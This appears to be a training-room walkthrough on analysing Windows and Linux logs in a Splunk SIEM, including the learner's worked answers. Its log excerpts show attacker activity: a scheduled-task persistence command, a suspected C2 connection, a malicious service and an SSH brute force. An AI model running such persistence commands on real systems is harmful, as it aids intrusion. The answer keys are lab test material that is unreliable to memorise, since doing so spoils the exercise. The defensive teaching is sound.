



## Log Analysis with SIEM

Learn how SIEM solutions can be used to detect and analyse malicious behaviour.

### Task 1 – Introduction

Any modern SOC analyst must be able to effectively use a SIEM to analyse and correlate logs while quickly identifying malicious activity and compromised assets. Equally important is understanding the different data sources behind the logs and how each one helps you see the full picture.

### Learning Objectives

- Discover various data sources that are ingested into a SIEM.
- Understand the importance of data correlation.
- Learn the value of Windows, Linux, Web, and Network logs during an investigation.
- Practice analysing malicious behaviour.

### Room Prerequisites

It is suggested to complete the following rooms first before proceeding:

- [Introduction to SIEM](#)
- [Windows Logging Capabilities](#)
- [Cyber Kill Chain](#)
- [Sysmon](#)

## Task 2 – Benefits of SIEM for Analysis

SIEM solutions play a vital role in every Security Operations Centre, and any SOC analyst's day-to-day life.

Let's take a moment to understand why SIEM is so valuable and explore its key benefits for analysis.

### Centralisation

One of the first things that makes SIEM so helpful for a SOC is centralisation. Instead of checking logs in different places, like network devices, cloud services, identity providers, and more, a SIEM allows you to gather all that data in one place. This means an analyst doesn't have to switch between systems during an investigation. Everything is available in a single solution, making their work much smoother and more efficient.



Let's take an example.

We have two SOC Level 1 analysts: Ted and Emily. Ted works in a SOC with a SIEM solution, but Emily doesn't.

Both analysts receive similar alerts at the same time:

- A suspicious spike in network activity.
- A malicious command was detected on a host.


With a SIEM, Ted can investigate both alerts from a single platform. He has access to logs from the IPS, endpoints, and other systems, all in one place, ready to be searched and analysed. On the other hand, Emily has to log into each system separately, for example, the IPS and EDR. She must collect and review data manually from each one.

While Ted quickly sees the bigger picture, Emily spends valuable time just gathering information. This highlights how centralised visibility through SIEM enables faster and more effective analysis.

## Correlation

Another core strength of SIEM is correlation, the ability to link separate events and piece them together like pieces of a puzzle to form a complete picture. Let's walk through a scenario. You receive an alert in your SIEM about internal network discovery activity. The only information you have is the IP address of the host performing the scan. Nothing else. The alert comes from your IDS logs.

That's not much to go on, is it? To make sense of it, you need to enrich the data, find out which device the IP belongs to, and who triggered the activity.



## Correlation Process

You can check Windows Event Logs or Sysmon by correlating this with the IDS alert and build context:

Who performed this activity, where, and possibly which tool was used.

Piece by piece, the puzzle forms, helping you decide if the activity was malicious or just noise.

### **Historical Events**

SIEM also allows you to look at past events, not just current activity. This helps you spot patterns or threats that may have started earlier but weren't noticed at the time.



For instance, if you get an alert about an unusual login location for a user, you can look back at historical logs to see if he has logged in from that location or IP before. This helps you identify patterns in their behaviour and assess whether the activity is part of a malicious attempt or a legitimate action.

Of course, these aren't all the benefits SIEM offers for the SOC. There are many others, such as visualisation, detection rules, and automation paths, which we'll cover partially later in this room.

## Answer the questions below

What is the process of linking data from multiple sources to identify relationships between individual events called?

Answer: Correlation

What is the process of collecting and storing log data from multiple systems and sources into a single, unified location for easier analysis called?

Answer: Centralisation

## Task 3 – Log Sources Overview


Let's explore the Log Sources that an analyst can come across in SIEM and the value they can provide to the analyst.

Every organisation has different types of resources from which logs can be collected into the SIEM, such as workstations, servers, network devices, identity providers, cloud services, various applications, and more. It can be helpful to think of this as a tree, where the organisation is the tree itself, and the roots represent the resources that make up this tree. While these components are often unique to each organisation, they all come together to form a logical structure.

Logs from all or just a few of these resources are sent to the SIEM platform, where the analyst can use them for analysis and correlation events.

### Host-Based Log Sources


Host-based log sources come from individual devices within the organisation, such as workstations and servers. Every organisation relies on workstations for employees to perform their duties and servers serving different purposes, such as web servers, SQL servers, DNS servers, and more. Typically, we monitor this type of behaviour from systems.



From all of these machines, a significant amount of data is sent to the SIEM for monitoring. This is not surprising, as nearly every attack will involve hosts in some way. Therefore, the data from these devices is invaluable during an investigation. We will dive deeper later into what can be discovered from this data.

## Network-Based Log Sources

Network-based log sources collect data from network devices, such as firewalls, routers, IDS and IPS, and other systems. These devices play a critical role in monitoring traffic and connections across the network.




Just as the roots of a tree connect and support the branches, network logs give analysts visibility into how devices are communicating with each other. These logs can provide valuable insights when correlating data from different sources, making them a crucial part of a complete picture.

## Web-Based Log Sources

And of course, almost every organisation has its own web application, and logs from it are also sent to the SIEM.

It's through web vulnerabilities that attackers often gain access to an organisation's environment, so careful monitoring of web events is an essential part of every analyst's role in a SOC environment, day by day.



In addition to the above-mentioned data sources, SIEM also collects logs from cloud platforms such as AWS and Azure, various identity providers like Entra ID, and third-party applications. However, this is beyond the scope of this room, so we'll leave it for future discussions.

However, this task will touch upon two other important topics, such as time pitfalls and normalisation in SIEM.

### Time Pitfalls

One common challenge analysts face when working in a SIEM is time, specifically how time is recorded across different log sources.

Logs can come from systems in different time zones. Some can be in UTC, others in local time, and some may not include a timezone at all.

It's important to understand that your local time can be different from the time set in the SIEM.

Let's say you're working in UTC-2, but the logs in Splunk SIEM are normalised to UTC+2. If it's 5 PM for you, those same logs might appear as 9 PM in Splunk.

That doesn't mean the logs are ingested four hours late; it's just a difference in time settings.

So always be aware of which time zones you're dealing with when analysing events. It can make all the difference in understanding what really happened, and when.

## **Logs Normalisation**

Different logs come in various formats. Some are in JSON, others in XML, or even plain text. Each system logs events in its own way, using different field names and structures.

That's where normalisation comes in.

The idea is to convert all these formats into a single, consistent structure, so that logs are easier to work with.

Analysts can simply view everything in one standard way inside the SIEM. This makes searching, filtering, and linking events much easier. Without normalisation, every log source would feel like solving an entirely different puzzle.

## **Answer the questions below**

What is the process of converting logs from different formats into a single format for easier analysis in a SIEM?

Answer: Normalisation

Which log source type can be used to detect the execution of a malicious script?

Answer: Host-Based



## Task 4 – Windows Logs

When using a SIEM to analyse Windows logs, we usually talk about two main data sources: WinEventLogs and Sysmon. The second one must be installed and configured separately to start receiving logs.

However, combining these two data sources actually provides clear visibility for analysing activity.

Let's briefly look at each of them.

### Sysmon

An additional, and in some cases, even primary log source on Windows is Sysmon. It's an incredibly powerful place that logs a wide range of activity types, providing a high level of visibility during analysis. Using Sysmon logs, an analyst can observe a variety of activity types that provide deep visibility into system behaviour.

It helps identify malicious process execution, network connections, possible process injection, registry changes, and file creation, among other activities.

#### Malicious Process Execution


Let's consider a situation where you've received an alert about the execution of a suspicious encoded PowerShell command. You now need to analyse the activity. How would you use a SIEM in this case? Let's try using a Splunk query to see what useful information we can find in the logs using Splunk SIEM. Let's write a search that detects launched processes (EventCode=1) related to PowerShell that include the EncodedCommand PowerShell argument.

```
index=winenv EventCode=1 *powershell* AND *EncodedCommand*
```

```
| table _time ComputerName ParentUser ParentImage ParentCommandLine Image  
CommandLine
```

In this example, we detected that on host WINHOST05, a malicious update\_config.js file was executed from the C:\Users\Public directory, which resulted in cmd.exe launching PowerShell with an encoded command.

Note: The activities from the following examples will not be visible in your Splunk instance, it only contains logs for your practical tasks.



### Suspicious Network Connection

This story didn't end there, as just a few minutes later, we received another alert from WINHOST05, this time about a suspicious network connection. Let's try to determine what happened using Sysmon logs. To do this, we will search for EventCode 3, which identifies network connections, and filter by the host WINHOST05, since that is where the activity originated.

```
index=winenv EventCode=3 ComputerName=WINHOST05  
| table _time ComputerName Image SourceIp SourcePort DestinationIp  
DestinationPort Protocol
```

As shown in the image below, a suspicious connection was initiated by the suspicious process PPn423.exe from the Temp folder, targeting the unusual port 9999 on IP address 83.222.191.2. We also recommend checking this IP on TI platforms.

New Search Save As Create Table View Close

1 index=winenv EventCode=3 ComputerName=WINHOST05  
 2 | table \_time ComputerName Image SourceIp SourcePort DestinationIp DestinationPort Protocol

✓ 1 event (before 8/13/25 9:00:50.000 AM) No Event Sampling Job || → ⚙ ↓ Smart Mode

Events Patterns **Statistics (1)** Visualization

Show: 20 Per Page Format Preview: On

| _time               | ComputerName | Image                      | SourceIp      | SourcePort | DestinationIp | DestinationPort | Protocol |
|---------------------|--------------|----------------------------|---------------|------------|---------------|-----------------|----------|
| 2025-08-11 11:03:32 | WINHOST05    | C:\Windows\Temp\PPn423.exe | 10.10.219.245 | 53530      | 83.222.191.2  | 9999            | tcp      |

5. Suspicious Destination Port

1. Victim Host

2. Malicious Process Establishing Network Connection

3. Victim IP Address

4. Destination Malicious IP, possible C2

6. Network Communication Protocol

These are just two examples of when Sysmon can be useful; in reality, there are many other situations where these logs can help detect anomalies.

## WinEventLogs

Windows Event Logs include a huge number of unique log files. While you're probably most familiar with the Security, System, and Application logs, in reality, the system contains over 200 different log channels beyond just those three.

### Windows Security Logs


The most commonly viewed and referenced logs are the Security logs, but why is that the case? Let's break down why these logs are so important and what makes them essential for investigation. Analysts can detect in Security logs activities such as user authentication attempts, account creation or modification, access to files and registry keys, process execution, system restarts or log clearing, and changes to audit or security policies.

We hope you still remember our examples with the WINHOST05 host. A SOC analyst started a new shift and was handed information about suspicious activity on this host. Within just a couple of hours, another alert came in from the same machine, this time about a user account creation. This suggests the attacker is still present on the host. We need to review the Security logs to detect what's happening and share this information with our SOC L2 analyst.

**index=winenv EventCode=4720 OR EventCode=4722**

**| table \_time EventCode ComputerName Subject\_Account\_Name  
 Target\_Account\_Name New\_Account\_Account\_Name Keywords**

The attacker likely decided to create a persistence mechanism in the form of a backup user account, which was created and enabled by ted-admin on the WINHOST05 host.



## Windows System Logs

These logs record events generated by the operating system and its core services. They help detect various events related to services, system-level activity, and potential errors. These logs are an excellent place to look for potential persistence or privilege escalation attempts via services. Let's examine the activity on our compromised host WINHOST05 and try to identify anomalies. We will use two event codes, 7045 and 7036, which indicate service creation and service start/stop events.

```
index=winenv EventCode=7045 OR EventCode=7036 ComputerName=WINHOST05
| table _time EventCode ComputerName Service_Name Service_Account
Service_File_Name Message
```

From the search results, we can see that on the host, a service named "User Updates" was created and started, which launches the malicious RNSfnsjdf.exe file from the Temp directory under the SYSTEM account. This is most likely a privilege escalation attempt, as we recall that the attacker previously only had access to the ted-admin account.

**New Search** Save As Create Table View Close

1 index="winenv" EventCode=7045 OR EventCode=7036 ComputerName=WINHOST05  
 2 | table \_time EventCode ComputerName Service\_Name Service\_Account Service\_File\_Name Message

✓ 3 events (before 8/13/25 11:08:09.000 AM) No Event Sampling Job Verbose Mode

Events (3) Patterns **Statistics (3)** Visualization

Show: 20 Per Page Format Preview: On

| _time               | EventCode | ComputerName | Service_Name | Service_Account | Service_File_Name                                  | Message                                                                                                                                                                                                                                                |
|---------------------|-----------|--------------|--------------|-----------------|----------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2025-08-11 15:36:05 | 7045      | WINHOST05    | User Updates | LocalSystem     | C:\Users\TOMBAR-1\AppData\Local\Temp\RNSfnsjdf.exe | A service was installed in the system.<br><br>Service Name: User Updates<br>Service File Name: C:\Users\TOMBAR-1\AppData\Local\Temp\RNSfnsjdf.exe<br>Service Type: user mode service<br>Service Start Type: auto start<br>Service Account: LocalSystem |
| 2025-08-11 15:36:06 | 7036      | WINHOST05    | User Updates |                 |                                                    | The User Updates service entered the running state.                                                                                                                                                                                                    |
| 2025-08-11 15:53:14 | 7036      | WINHOST05    | User Updates |                 |                                                    | The User Updates service entered the stopped state.                                                                                                                                                                                                    |

1. Service Created Event  
 2. Service Started/Stopped Events  
 3. Victim Host  
 4. Created Service Name  
 5. Service Executing User  
 6. Malicious Executable Triggered on Service Start

In that task, we examined a number of important log sources for an SOC L1 analyst and the value they can provide. Of course, there are many other logs that we will explore together in future rooms.


## Practice Scenario

You are an SOC Level 1 Analyst on shift and have received an alert indicating a suspicious network connection using port 5678 on the WIN-105 host. Your task is to conduct an investigation and determine whether this activity is suspicious.

The logs for this task are located in the Splunk index task4. Use the following query:  
 index=task4

## Answer the questions below

Which IP address was the connection established with?



The screenshot shows the Sysmon interface with a search query in the top bar: `index="task4" EventCode=3 ComputerName="WIN-105" DestinationPort=5678`. Below the search bar, the event list shows a single result for EventCode 3. The table columns are: \_time, Eventcode, ComputerName, Image, SourceIp, SourcePort, DestinationIp, and DestinationPort. The data row shows: 2025-08-14 11:10:24, 3, WIN-105, C:\Windows\Temp\SharePoint.exe, 10.10.61.100, 49798, 10.10.114.80, and 5678. The values 10.10.114.80 and 5678 are highlighted with red boxes.

| _time               | Eventcode | ComputerName | Image                          | SourceIp     | SourcePort | DestinationIp | DestinationPort |
|---------------------|-----------|--------------|--------------------------------|--------------|------------|---------------|-----------------|
| 2025-08-14 11:10:24 | 3         | WIN-105      | C:\Windows\Temp\SharePoint.exe | 10.10.61.100 | 49798      | 10.10.114.80  | 5678            |

**Figure 1:** Sysmon Event ID 3 showing a network connection from WIN-105 to 10.10.114.80 on destination port 5678.

### How I found it:

The alert mentioned a suspicious network connection on host WIN-105 using port 5678. Since this was network activity, I searched the Sysmon network connection logs using Event ID 3 and filtered the results by the destination port.

The search returned one matching event. In the result, the DestinationIp field showed that the connection was established with 10.10.114.80.

### Query used:

```
index="task4" EventCode=3 ComputerName="WIN-105" DestinationPort=5678
| table _time Eventcode ComputerName Image SourceIp SourcePort DestinationIp
DestinationPort
```

Answer: 10.10.114.80

Which process initiated this suspicious connection?

| _time               | Eventcode | ComputerName | Image                          | SourceIp     | SourcePort | DestinationIp | DestinationPort |
|---------------------|-----------|--------------|--------------------------------|--------------|------------|---------------|-----------------|
| 2025-08-14 11:10:24 | 3         | WIN-105      | C:\Windows\Temp\SharePoint.exe | 10.10.61.100 | 49798      | 10.10.114.80  | 5678            |

**Figure 2:** The Sysmon network connection event shows C:\Windows\Temp\SharePoint.exe as the process that initiated the suspicious connection on port 5678.

## How I found it:

I used the same Sysmon Event ID 3 result from the previous question. This event records network connection activity, including the process that started the connection.

In the search result, the Image field showed that the suspicious connection to 10.10.114.80 on port 5678 was initiated by C:\Windows\Temp\SharePoint.exe.

## Query used:

index="task4" EventCode=3 ComputerName="WIN-105" DestinationPort=5678

| table \_time Eventcode ComputerName Image SourceIp SourcePort DestinationIp  
DestinationPort

Answer: SharePoint.exe

What is the MD5 hash of the malicious process from the previous question?

| _time               | ComputerName | Image                          | Hashes                                                                                                                                                   |
|---------------------|--------------|--------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2025-08-14 11:10:22 | WIN-105      | C:\Windows\Temp\SharePoint.exe | MD5=770D14FFA142F09730B415506249E7D1, SHA256=896A8CAB8A738BD354334278700991EB762EBCBCE2E7D5CAED8702EC0EF2A912, DMPHASH=B4C0FF7F838479AA3B12625BE67BF4914 |
| 2025-08-14 11:10:22 | WIN-105      | C:\Windows\Temp\SharePoint.exe | MD5=770D14FFA142F09730B415506249E7D1, SHA256=896A8CAB8A738BD354334278700991EB762EBCBCE2E7D5CAED8702EC0EF2A912, DMPHASH=B4C0FF7F838479AA3B12625BE67BF4914 |

**Figure 3:** The Splunk results show the hash values for C:\Windows\Temp\SharePoint.exe, including the MD5 hash 770D14FFA142F09730B415506249E7D1.

## How I found it:

After identifying C:\Windows\Temp\SharePoint.exe as the process that initiated the suspicious connection, I pivoted from the process path instead of relying on a specific event ID.


I searched for the same image path and filtered for events containing MD5. This returned events for SharePoint.exe with the hash values recorded in the Hashes field. The MD5 value shown for the process was 770D14FFA142F09730B415506249E7D1.

## Query used:

```
index="task4" Image="C:\\Windows\\Temp\\SharePoint.exe" "MD5"
| table _time ComputerName Image Hashes
```

Answer: 770D14FFA142F09730B415506249E7D1

What is the name of the scheduled task that was created on the system?



The screenshot shows a Splunk search interface with a query in the search bar: `index="task4" ComputerName="WIN-105" ("scheduled task" OR "TaskName" OR "schtasks" OR EventCode=4698)`. Below the search bar, it indicates 4 events. The main table displays search results with columns: \_time, EventCode, ComputerName, TaskName, Image, CommandLine, and Message. The first result is for the event on 2025-08-14 at 11:15:09, EventCode 1, on ComputerName WIN-105. The Image column shows C:\Windows\System32\schtasks.exe. The CommandLine column shows `schtasks /create /sc once /st 15:30 /tn "Office365 Install" /tr "C:\Windows\Temp\SharePoint.exe"`, with "Office365" and "Install" highlighted in yellow. The Message column shows "Process Create: RuleName: - UtcTime: 2025-08-14 11:15:09.849 ProcessGuid: {c5d2b969-c53d-689d-1003-000000002101}".

| _time               | EventCode | ComputerName | TaskName | Image                            | CommandLine                                                                                      | Message                                                                                                                   |
|---------------------|-----------|--------------|----------|----------------------------------|--------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------|
| 2025-08-14 11:15:09 | 1         | WIN-105      |          | C:\Windows\System32\schtasks.exe | schtasks /create /sc once /st 15:30 /tn "Office365 Install" /tr "C:\Windows\Temp\SharePoint.exe" | Process Create:<br>RuleName: -<br>UtcTime: 2025-08-14 11:15:09.849<br>ProcessGuid: {c5d2b969-c53d-689d-1003-000000002101} |

Figure 4: The Splunk result shows schtasks.exe creating a scheduled task named Office365Install, configured to run C:\Windows\Temp\SharePoint.exe.

## How I found it:

After confirming that C:\Windows\Temp\SharePoint.exe was the suspicious process, I looked for signs of persistence. Scheduled tasks are a common persistence method, so I searched for scheduled task-related activity on WIN-105.

The result showed schtasks.exe being used to create a new scheduled task. In the CommandLine field, the /tn option showed the task name as Office365Install. The same command also showed that the task was configured to run C:\Windows\Temp\SharePoint.exe.



**Query used:**

```
index="task4" ComputerName="WIN-105" ("scheduled task" OR "TaskName" OR  
"schtasks" OR EventCode=4698)  
| table _time EventCode ComputerName TaskName Image CommandLine Message
```

Answer: Office365 Install

## Task 5 – Linux Logs

When you're analysing Linux systems in a SIEM, you'll often start by looking at two key log sources.

First, you'll see `auth.log`, which tracks authentication-related activity, such as user logins and `sudo` usage, among other things. These logs are crucial for spotting failed logins, unauthorised access attempts, or privilege escalation.

Next, you'll come across `syslog`, which captures general system-level events. Here, you can monitor service restarts, cron jobs, and background processes - all helpful when building timelines or understanding how the system behaves over time. These tools significantly improve visibility.

### Authentication Logs

Authentication logs are one of the most important sources when analysing Linux systems in a SIEM.

They help you understand how users interact with the system, especially regarding login attempts and privilege usage.

#### Unusual login activities

Let's move on to real scenarios and examine a situation in the SOC. As an SOC L1 analyst, you have received an alert about an unusual SSH login to the `ubuntu` username on the system.

In this case, let's write a query to search for successful and failed login attempts to the system for the `ubuntu` user.

```
index=linux source="auth.log" *ubuntu* process=sshd
```

```
| search "Accepted password" OR "Failed password"
```

There were 97 events, and the last ones show successful login attempts to the ubuntu user. This can likely be classified as a successful brute-force attack - an activity that should be escalated to L2. From a learning perspective, let's take a look at what happened.

**New Search**

1 index=linux source=auth.log \*ubuntu\* process=sshd  
2 | search "Accepted password" OR "Failed password"

✓ 97 events (before 8/11/25 12:44:38.000 PM) No Event Sampling

**Events (97)** Patterns Statistics Visualization

✓ Timeline format ✓ Format Show: 20 Per Page View: List

**Possible Brute-force attempt**

| i | Time                   | Event                                                                                                                                                                                   |
|---|------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| > | 8/11/25 9:31:07.688 AM | 2025-08-11T09:31:07.688251+00:00 deceptipot-demo sshd[1919]: Accepted password for ubuntu from 10.14.94.82 port 53600 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure |
| > | 8/11/25 9:29:35.388 AM | 2025-08-11T09:29:35.388871+00:00 deceptipot-demo sshd[1818]: Accepted password for ubuntu from 10.14.94.82 port 53567 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure |
| > | 8/11/25 9:28:46.255 AM | 2025-08-11T09:28:46.255548+00:00 deceptipot-demo sshd[1791]: Failed password for ubuntu from 10.14.94.82 port 53560 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure   |
| > | 8/11/25 9:28:46.255 AM | 2025-08-11T09:28:46.255261+00:00 deceptipot-demo sshd[1792]: Failed password for ubuntu from 10.14.94.82 port 53561 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure   |
| > | 8/11/25 9:28:46.233 AM | 2025-08-11T09:28:46.233027+00:00 deceptipot-demo sshd[1793]: Failed password for ubuntu from 10.14.94.82 port 53562 ssh2 host = ce-splunk source = auth.log sourcetype = linux_secure   |
